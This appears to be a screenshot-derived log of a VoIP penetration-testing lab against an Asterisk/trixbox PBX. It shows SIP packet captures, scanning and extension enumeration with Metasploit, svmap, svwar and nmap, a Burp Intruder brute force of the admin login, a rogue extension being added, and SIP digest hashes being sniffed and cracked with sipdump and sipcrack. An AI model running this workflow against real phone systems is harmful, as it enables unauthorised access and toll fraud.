162	2.510584	172.20.10.170	172.20.2.30	SIP	665	Request: OPTIONS sip:256@172.20.2.30:63007;rinstance=463badc163a06ee8;transport=UDP |
163	2.510590	172.20.10.170	172.20.2.30	SIP	665	Request: OPTIONS sip:256@172.20.2.30:63007;rinstance=463badc163a06ee8;transport=UDP |
164	2.510708	172.20.10.170	172.20.2.30	SIP	649	Status: 200 OK (REGISTER) (1 binding) |
165	2.510713	172.20.10.170	172.20.2.30	SIP	649	Status: 200 OK (REGISTER) (1 binding) |
166	2.515821	172.20.2.30	172.20.10.170	SIP	713	Status: 200 OK (OPTIONS) |
167	2.515829	172.20.2.30	172.20.10.170	SIP	713	Status: 200 OK (OPTIONS) |

```
160 2.509070   172.20.2.30   172.20.10.170   SIP   781 Request: REGISTER sip:172.20.10.170;transport=UDP (1 binding) |

> Frame 160: 781 bytes on wire (6248 bits), 781 bytes captured (6248 bits) on interface \Device\NPF_{877A0D41-B757-48D4-89C0-2BAA3C3D73EF}, id 0
> Ethernet II, Src: IntelCor_13:2e:5f (c8:58:c0:13:2e:5f), Dst: VMware_e6:0f:f4 (00:0c:29:e6:0f:f4)
> Internet Protocol Version 4, Src: 172.20.2.30, Dst: 172.20.10.170
> User Datagram Protocol, Src Port: 63007, Dst Port: 5060
v Session Initiation Protocol (REGISTER)
  v Request-Line: REGISTER sip:172.20.10.170;transport=UDP SIP/2.0
      Method: REGISTER
    > Request-URI: sip:172.20.10.170;transport=UDP
      [Resent Packet: False]
  v Message Header
    > Via: SIP/2.0/UDP 172.20.2.30:63007;branch=z9hG4bK-524287-1---7e11c76a66898c0d;rport
      Max-Forwards: 70
    v Contact: <sip:256@172.20.2.30:63007;rinstance=463badc163a06ee8;transport=UDP>
      > Contact URI: sip:256@172.20.2.30:63007;rinstance=463badc163a06ee8;transport=UDP
    v To: <sip:256@172.20.10.170;transport=UDP>
      > SIP to address: sip:256@172.20.10.170;transport=UDP
    > From: <sip:256@172.20.10.170;transport=UDP>;tag=2f40ac12
      Call-ID: U6BlCCparJWHzB90OagK-w..
      [Generated Call-ID: U6BlCCparJWHzB90OagK-w..]
    > CSeq: 2 REGISTER
      Expires: 60
      Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE
      User-Agent: Z 5.5.8 v2.10.17.2
    > Authorization: Digest username="256",realm="asterisk",nonce="69968c46",uri="sip:172.20.10.170;transport=UDP",response="951ca8bb77a66f0c7b0edefec3d1dc8a",algorithm=MD5
      Allow-Events: presence, kpml, talk
      Content-Length: 0
```

```
ne == "OPTIONS sip:256@172.20.2.30:63007;rinstance=463badc163a06ee8;transport=UDP SIP/2.0")) && !(sip.Request-Line == "REGISTER sip:172.20.10.170:5060;transport=UDP SIP/2.0")) && !(sip.Request-Line ==
```

No.	Time	Source	Destination	Protocol	Length	Info
1596	13.627304	172.20.10.170	172.20.2.30	SIP/S…	1083	Request: INVITE sip:257@172.20.2.30:65522;transport=UDP
1597	13.627661	172.20.10.170	172.20.2.30	SIP	532	Status: 180 Ringing |
1598	13.627669	172.20.10.170	172.20.2.30	SIP	532	Status: 180 Ringing |
1599	13.708584	172.20.2.30	172.20.10.170	SIP	355	Status: 100 Trying |
1600	13.708597	172.20.2.30	172.20.10.170	SIP	355	Status: 100 Trying |
1611	14.001979	172.20.2.30	172.20.10.170	SIP	572	Status: 180 Ringing |
1612	14.001998	172.20.2.30	172.20.10.170	SIP	572	Status: 180 Ringing |
1613	14.002711	172.20.10.170	172.20.2.30	SIP	532	Status: 180 Ringing |
1614	14.002723	172.20.10.170	172.20.2.30	SIP	532	Status: 180 Ringing |
2639	25.708686	172.20.10.170	172.20.2.30	SIP	651	Status: 200 OK (REGISTER) (1 binding) |
2640	25.708701	172.20.10.170	172.20.2.30	SIP	651	Status: 200 OK (REGISTER) (1 binding) |
2641	25.718448	172.20.2.30	172.20.10.170	SIP	713	Status: 200 OK (OPTIONS) |
2642	25.718461	172.20.2.30	172.20.10.170	SIP	713	Status: 200 OK (OPTIONS) |
3080	30.304284	172.20.2.30	172.20.10.170	SIP/S…	956	Status: 200 OK (INVITE) |
3081	30.304304	172.20.2.30	172.20.10.170	SIP/S…	956	Status: 200 OK (INVITE) |
3082	30.305257	172.20.10.170	172.20.2.30	SIP	492	Request: ACK sip:257@172.20.2.30:65522;transport=UDP |
3083	30.305272	172.20.10.170	172.20.2.30	SIP	492	Request: ACK sip:257@172.20.2.30:65522;transport=UDP |
3084	30.307668	172.20.10.170	172.20.2.30	SIP/S…	857	Status: 200 OK (INVITE) |
3085	30.307683	172.20.10.170	172.20.2.30	SIP/S…	857	Status: 200 OK (INVITE) |
3091	30.341692	172.20.2.30	172.20.10.170	SIP	435	Request: ACK sip:257@172.20.10.170 |
3092	30.341704	172.20.2.30	172.20.10.170	SIP	435	Request: ACK sip:257@172.20.10.170 |
9899	44.769984	172.20.10.170	172.20.2.30	SIP	662	Status: 200 OK (REGISTER) (1 binding) |
9900	44.769997	172.20.10.170	172.20.2.30	SIP	662	Status: 200 OK (REGISTER) (1 binding) |
9901	44.771086	172.20.2.30	172.20.10.170	SIP	716	Status: 200 OK (OPTIONS) |
9902	44.771101	172.20.2.30	172.20.10.170	SIP	716	Status: 200 OK (OPTIONS) |
110…	47.232675	172.20.2.30	172.20.10.170	SIP	593	Request: BYE sip:257@172.20.10.170 |
110…	47.232685	172.20.2.30	172.20.10.170	SIP	593	Request: BYE sip:257@172.20.10.170 |
110…	47.233027	172.20.10.170	172.20.2.30	SIP	490	Status: 200 OK (BYE) |
110…	47.233034	172.20.10.170	172.20.2.30	SIP	490	Status: 200 OK (BYE) |
110…	47.323830	172.20.10.170	172.20.2.30	SIP	531	Request: BYE sip:257@172.20.2.30:65522;transport=UDP |
110…	47.323841	172.20.10.170	172.20.2.30	SIP	531	Request: BYE sip:257@172.20.2.30:65522;transport=UDP |
110…	47.335200	172.20.2.30	172.20.10.170	SIP	445	Status: 200 OK (BYE) |
110…	47.335212	172.20.2.30	172.20.10.170	SIP	445	Status: 200 OK (BYE) |


```
1596 13.627304   172.20.10.170   172.20.2.30   SIP/S…   1083 Request: INVITE sip:257@172.20.2.30:65522;transport=UDP;rinstance=78a6a919869a1403
```


```
Session Initiation Protocol (INVITE)
  Request-Line: INVITE sip:257@172.20.2.30:65522;transport=UDP;rinstance=78a6a919869a1403 SIP/2.0
    Method: INVITE
    Request-URI: sip:257@172.20.2.30:65522;transport=UDP;rinstance=78a6a919869a1403
    [Resent Packet: True]
    [Suspected resend of frame: 1595]
  Message Header
    Via: SIP/2.0/UDP 172.20.10.170:5060;branch=z9hG4bK3158f05f;rport
    Max-Forwards: 70
    From: "256" <sip:256@172.20.10.170>;tag=as6aa39506
    To: <sip:257@172.20.2.30:65522;transport=UDP;rinstance=78a6a919869a1403>
    Contact: <sip:256@172.20.10.170>
    Call-ID: 15e2b3c219cb06c81c04b94b2466caa2@172.20.10.170
    [Generated Call-ID: 15e2b3c219cb06c81c04b94b2466caa2@172.20.10.170]
    CSeq: 102 INVITE
    User-Agent: Asterisk PBX 1.6.0.26-FONCORE-r78
    Date: Fri, 21 Jan 2022 19:24:31 GMT
    Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO
    Supported: replaces, timer
    Content-Type: application/sdp
    Content-Length: 399
  Message Body
    Session Description Protocol
```

rtp

No.	Time	Source	Destination	Protocol	Length	Info
3093	30.347931	172.20.2.30	172.20.10.170	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6A06B078, Seq=9872, Time=3188984591, Mark
3094	30.347945	172.20.2.30	172.20.10.170	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6A06B078, Seq=9872, Time=3188984591, Mark
3095	30.348434	172.20.10.170	172.20.2.30	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xAE01FF6, Seq=31725, Time=3188984584, Mark
3096	30.348443	172.20.10.170	172.20.2.30	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xAE01FF6, Seq=31725, Time=3188984584, Mark
3097	30.397989	172.20.2.30	172.20.10.170	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6A06B078, Seq=9873, Time=3188984751
3098	30.398000	172.20.2.30	172.20.10.170	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6A06B078, Seq=9873, Time=3188984751

```
Frame 3093: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits) on interface \Device\NPF_{B77A0D41-B757-48D4-89C0-2BAA3C3D73EF},
Ethernet II, Src: IntelCor_13:2e:5f (c8:58:c0:13:2e:5f), Dst: VMware_e6:0f:f4 (00:0c:29:e6:0f:f4)
Internet Protocol Version 4, Src: 172.20.2.30, Dst: 172.20.10.170
User Datagram Protocol, Src Port: 57277, Dst Port: 13816
Real-Time Transport Protocol
  [Stream setup by SDP (frame 1595)]
  10.. .... = Version: RFC 1889 Version (2)
  ..0. .... = Padding: False
  ...0 .... = Extension: False
  .... 0000 = Contributing source identifiers count: 0
  1... .... = Marker: True
  Payload type: ITU-T G.711 PCMU (0)
  Sequence number: 9872
  [Extended sequence number: 75408]
  Timestamp: 3188984591
  Synchronization Source identifier: 0x6a06b078 (1778823288)
  Payload: ffffefefffff7f7e7e7e7f7e7e7e7fff7f7e7e7e7f7f7f7e7e7ffffefeffffffffe…
```






```
msf6 > use auxiliary/scanner/sip/options
msf6 auxiliary(scanner/sip/options) > set rhosts 172.20.10.0/24
rhosts => 172.20.10.0/24
msf6 auxiliary(scanner/sip/options) > run

[*] Sending SIP UDP OPTIONS requests to 172.20.10.0->172.20.10.255 (256 hosts)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/sip/options) > run

[*] Sending SIP UDP OPTIONS requests to 172.20.10.0->172.20.10.255 (256 hosts)
[*] 172.20.10.170:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Asterisk PBX 1.6.0.26-FONCORE-r78", "Allow"=>"INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO"}

[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```


```
┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo svmap 172.20.0.0/16
^CWARNING:root:caught your control^c - quiting
+-------------------+-----------------------------------+
| SIP Device        | User Agent                        |
+===================+===================================+
| 172.20.10.170:5060 | Asterisk PBX 1.6.0.26-FONCORE-r78 |
+-------------------+-----------------------------------+
```


```
┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo svwar -e250-260 172.20.10.170 -m INVITE
WARNING:TakeASip:using an INVITE scan on an endpoint
+-----------+-----------------+
| Extension | Authentication |
+===========+=================+
| 256       | reqauth         |
+-----------+-----------------+
| 257       | reqauth         |
+-----------+-----------------+
```

```
nmap -sT -sU -sV -O -Pn 172.20.10.170

Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-26 05:01 Arab Standard Time
Nmap scan report for 172.20.10.170
Host is up (0.00071s latency).
Not shown: 994 closed udp ports (port-unreach), 991 filtered tcp ports (no-response)
PORT      STATE         SERVICE     VERSION
21/tcp    open          ftp         vsftpd 2.0.5
22/tcp    open          ssh         OpenSSH 4.3 (protocol 2.0)
80/tcp    open          http        Apache httpd 2.2.3 ((CentOS))
111/tcp   open          rpcbind     2 (RPC #100000)
443/tcp   open          ssl/http    Apache httpd 2.2.3 ((CentOS))
1720/tcp  open          h323q931?
2000/tcp  open          cisco-sccp?
3306/tcp  open          mysql       MySQL (unauthorized)
4445/tcp  open          upnotifyp?
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open          rpcbind     2 (RPC #100000)
123/udp   open          ntp         NTP v4 (secondary server)
5000/udp  open|filtered upnp
5060/udp  open          sip         Asterisk PBX 1.6.0.26-FONCORE-r78 (Status: 200 OK)
```

```
nmap -sU -p 5060 --script sip* 172.20.10.170

Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-26 05:36 Arab Standard Time
NSE: [sip-brute] usernames: Time limit 10m00s exceeded.
NSE: [sip-brute] usernames: Time limit 10m00s exceeded.
NSE: [sip-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 172.20.10.170
Host is up (0.0010s latency).

PORT      STATE SERVICE
5060/udp open  sip
| sip-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 2357 guesses in 604 seconds, average tps: 3.9
|_sip-methods: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO
MAC Address: 00:0C:29:E6:0F:F4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 605.15 seconds
```

Sev	Score	Name	Family	Count
CRITICAL	10.0	Unix Operating System Unsupported Version Detecti...	General	1
MIXED	...	18 PHP (Multiple Issues)	CGI abuses	36
HIGH	7.1	SSL Version 2 and 3 Protocol Detection	Service detection	1
MEDIUM	6.1	TLS Version 1.0 Protocol Detection	Service detection	1
MEDIUM	5.0	Network Time Protocol (NTP) Mode 6 Scanner	Misc.	1
MEDIUM	5.0	Network Time Protocol Daemon (ntpd) monlist Com...	Misc.	1
MIXED	...	15 SSL (Multiple Issues)	General	15
MIXED	...	4 HTTP (Multiple Issues)	Web Servers	7
MIXED	...	6 SSH (Multiple Issues)	Misc.	6
MIXED	...	2 IETF Md5 (Multiple Issues)	General	2
MIXED	...	2 TLS (Multiple Issues)	General	2





Burp Project Intruder Repeater Window Help — Burp Suite Professional v2021.12.1 - Temporary Project - licensed to Varsha HS [10 user license]

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger | Extender | Project options | User options | Learn

Intercept | HTTP history | WebSockets history | Options

Request to http://192.168.64.149:80

Forward | Drop | Intercept is on | Action | Open Browser | Comment this item | HTTP/1

Pretty | Raw | Hex

```
1 GET /maint/ HTTP/1.1
2 Host: 192.168.64.149
3 Cache-Control: max-age=0
4 Authorization: Basic cm9vdDpwYXNzd29yZA==
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71
  Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
  change;v=b3;q=0.9
8 Referer: http://192.168.64.149/user/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Cookie: lng=en; PHPSESSID=gb570qsce6mtua39bsf081u5n2; appuid=178BC7FCDE2-8691F72FD4-L2tpbmRleC-14A0D3FB492
12 Connection: close
```

cm9vdDpwYXNzd29yZA==


root:password


Attack | Save | Columns | 4. Intru


Results | Positions | Payloads | Resource Pool | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Lengt
0		401	☐	☐	721
1	cm9vdDpwYXNzd29yZA==	401	☐	☐	721
2	bWFpbnQ6cGFzc3dvcmQ=	200	☐	☐	17777


trixbox - Admin Mode
Not secure | 192.168.64.149/maint/index.php?freepbx
trixbox ce
The Open Platform for Business Telephony
Server time: 08:32:4
Admin mode [switch
System Status Packages PBX System Settings Help
Admin Reports Panel Recordings Help
Setup Tools
Admin
System Status
Module Admin
Basic
Extensions
Feature Codes
General Settings
Outbound Routes
Add an Extension
Please select your Device below then click Submit
English
Add Extension
256 <256>
257 <257>
Device
Device
Generic SIP Device
Submit


Add Extension
User Extension 258
Display Name 258
CID Num Alias
SIP Alias
Extension Options
Outbound CID
Ring Time Default
Call Waiting Enable
Call Screening Disable
Emergency CID
Assigned DID/CID
DID Description
Add Inbound DID
Add Inbound CID
Device Options
This device uses sip technology.
secret 258
dtmfmode rfc2833


trixbox - Admin Mode
Not secure | 192.168.64.149/maint/index.php?freepbx
trixbox ce
The Open Platform for Business Telephony
Server time: 08:40:22
Admin mode [switch]
System Status Packages PBX System Settings Help
Admin Reports Panel Recordings Help
Setup Tools
Admin
System Status
Module Admin
Basic
Extensions
Feature Codes
General Settings
Outbound Routes
Add an Extension
Please select your Device below then click Submit
English
Add Extension
256 <256>
257 <257>
258 <258>
Device
Device
Generic SIP Device
Submit

```
[trixbox1.localdomain ~]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:E6:0F:F4
          inet addr:192.168.64.149  Bcast:192.168.64.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee6:ff4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2149 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2545 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:260108 (254.0 KiB)  TX bytes:2185667 (2.0 MiB)
          Interrupt:67 Base address:0x2000
```

```
┌──(deep㉿ADTEC0665L)-[~]
└─$ svwar -e250-260 192.168.64.149 -m INVITE
WARNING:TakeASip:using an INVITE scan on an endpoint (i.e. SIP phone) may cause it to ring and wake up people in the middle of the night
WARNING:TakeASip:extension '258' probably exists but the response is unexpected
WARNING:TakeASip:extension '258' probably exists but the response is unexpected
+-----------+-----------------+
| Extension | Authentication  |
+===========+=================+
| 256       | reqauth         |
+-----------+-----------------+
| 257       | reqauth         |
+-----------+-----------------+
| 258       | weird           |
+-----------+-----------------+
```


sip

No.	Time	Source	Destination	Protocol	Length	Info
3	4.577601…	192.168.64.1	192.168.64.149	SIP	807	Request: REGISTER sip:192.168.64.149:5060;transport=UDP (1 binding) |
4	4.578102…	192.168.64.149	192.168.64.1	SIP	609	Status: 401 Unauthorized |
5	4.586256…	192.168.64.1	192.168.64.149	SIP	807	Request: REGISTER sip:192.168.64.149:5060;transport=UDP (1 binding) |
6	4.587300…	192.168.64.149	192.168.64.1	SIP	671	Request: OPTIONS sip:256@192.168.64.1:52517;rinstance=10c6dcfb1e7d7544;transpo
7	4.587300…	192.168.64.149	192.168.64.1	SIP	664	Status: 200 OK (REGISTER) (1 binding) |
8	4.593915…	192.168.64.1	192.168.64.149	SIP	718	Status: 200 OK (OPTIONS) |
9	8.727464…	192.168.64.130	192.168.64.149	SIP	808	Request: REGISTER sip:192.168.64.149:5060;transport=UDP (remove 1 binding) |
10	8.727856…	192.168.64.149	192.168.64.130	SIP	625	Status: 401 Unauthorized |
11	8.728044…	192.168.64.130	192.168.64.149	SIP	808	Request: REGISTER sip:192.168.64.149:5060;transport=UDP (remove 1 binding) |
12	8.730234…	192.168.64.149	192.168.64.130	SIP	576	Status: 200 OK (REGISTER) (0 bindings) |
15	11.63502…	192.168.64.130	192.168.64.149	SIP	637	Request: REGISTER sip:192.168.64.149:5060;transport=UDP (1 binding) |
16	11.63558…	192.168.64.149	192.168.64.130	SIP	613	Status: 401 Unauthorized |

```
┌──(deep㉿ADTEC0665L)-[~/Desktop/VOIP]
└─$ sudo sipdump auth.txt -p voip.pcap

SIPdump 0.2
──────────────────────────────────────────

* Using pcap file 'voip.pcap' for sniffing
* Starting to sniff with packet filter 'tcp or udp'

* Dumped login from 192.168.64.149 → 192.168.64.1 (User: '256')
* Dumped login from 192.168.64.149 → 192.168.64.1 (User: '256')
* Dumped login from 192.168.64.149 → 192.168.64.130 (User: '257')
* Dumped login from 192.168.64.149 → 192.168.64.130 (User: '257')
* Dumped login from 192.168.64.149 → 192.168.64.130 (User: '257')
* Dumped login from 192.168.64.149 → 192.168.64.130 (User: '257')

* Exiting, sniffed 6 logins
```

```
┌──(deep㉿ADTEC0665L)-[~/Desktop/VOIP]
└─$ sudo sipcrack auth.txt -w pass.txt

SIPcrack 0.2
──────────────────────────────────────────

* Found Accounts:

Num     Server          Client          User    Hash|Password

1       192.168.64.1    192.168.64.149  256     7a98c59d1c61324dcff9aaa5a0d011ae
2       192.168.64.1    192.168.64.149  256     8ed55f09af417a5716cbc72564521665
3       192.168.64.130  192.168.64.149  257     df2964c4107205d23f1f1afeb3491567
4       192.168.64.130  192.168.64.149  257     2e4e59efc0c4b72d7727d51fa2d10259
5       192.168.64.130  192.168.64.149  257     d6ad5ec99095fafb73ba29dfa0ddf825
6       192.168.64.130  192.168.64.149  257     b6bc1e5e788c613d19e0cea065bd9f9d

* Select which entry to crack (1 - 6): 4

* Generating static MD5 hash ... a2a05e4198adf16f85aeccdb69dfe197
* Loaded wordlist: 'pass.txt'
* Starting bruteforce against user '257' (MD5: '2e4e59efc0c4b72d7727d51fa2d10259'
* Tried 1 passwords in 0 seconds

* Found password: '257'
